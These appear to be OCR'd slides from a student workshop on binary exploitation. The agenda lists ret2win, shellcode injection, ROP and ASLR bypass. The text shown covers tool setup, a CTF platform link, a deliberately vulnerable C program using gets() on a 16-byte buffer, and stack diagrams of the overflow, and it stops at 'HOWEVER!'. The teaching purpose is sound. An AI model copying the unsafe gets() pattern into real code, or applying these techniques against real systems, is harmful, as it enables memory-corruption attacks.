


Binary Exploitation

How do I even pwn anything?

whoami

Daryl Lim
(@PlatyPew)

Year 2 IS Student

01

Ret2Win

Basic buffer overflows and controlling the return pointer

02

Ret2Shellcode

Injecting shellcode to get remote code execution

03

Bypassing NX

How to perform Return-Oriented Programming

04

Defeating ASLR

How to perform memory leaks and calculate ASLR offsets

Prerequisites

01

X86 Machine

Use the command “uname -m” to find check if it’s “x86_64”

02

Linux

Understand the basics of the Linux Command Line

03

Assembly & C

Understand basic Assembly and C

04

Tools

Pwndbg
Pwntools
Linux (with gcc-multilib)

Setting Up

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/pwndbg/pwndbg && \
   cd pwndbg && ./setup.sh && \
   sudo apt-get install -y gcc-multilib && \
   sudo pip install ropper
```


CTFd Platform


https://ctfd.platypew.social


The Stack Frame


Sample Code


```c
int main() {
    char buffer[16];
    gets(buffer);

    return 0;
}
```



0x00000000
0xFFFFFFFF
????
????
????
ESP
EBP



0x00000000
0xFFFFFFFF
Return Address
????
????
????
ESP
EBP



0x00000000
0xFFFFFFFF
Prev Frame EBP
Return Address
????
????
????
ESP
EBP



0x00000000
0xFFFFFFFF
Prev Frame EBP
Return Address
ESP/EBP


0x00000000
0xFFFFFFFF
char buffer[16]
????
????
????
Prev Frame EBP
Return Address
ESP
EBP


0x00000000
0xFFFFFFFF
Lore
m_ip
sum_
nec
Prev Frame EBP
Return Address
ESP
EBP


0x00000000
0xFFFFFFFF
Prev Frame EBP
Return Address
ESP/EBP


0x00000000
0xFFFFFFFF
Return Address
????
????
????
ESP
EBP


0x00000000
0xFFFFFFFF
????
????
????
ESP
EBP

HOWEVER!

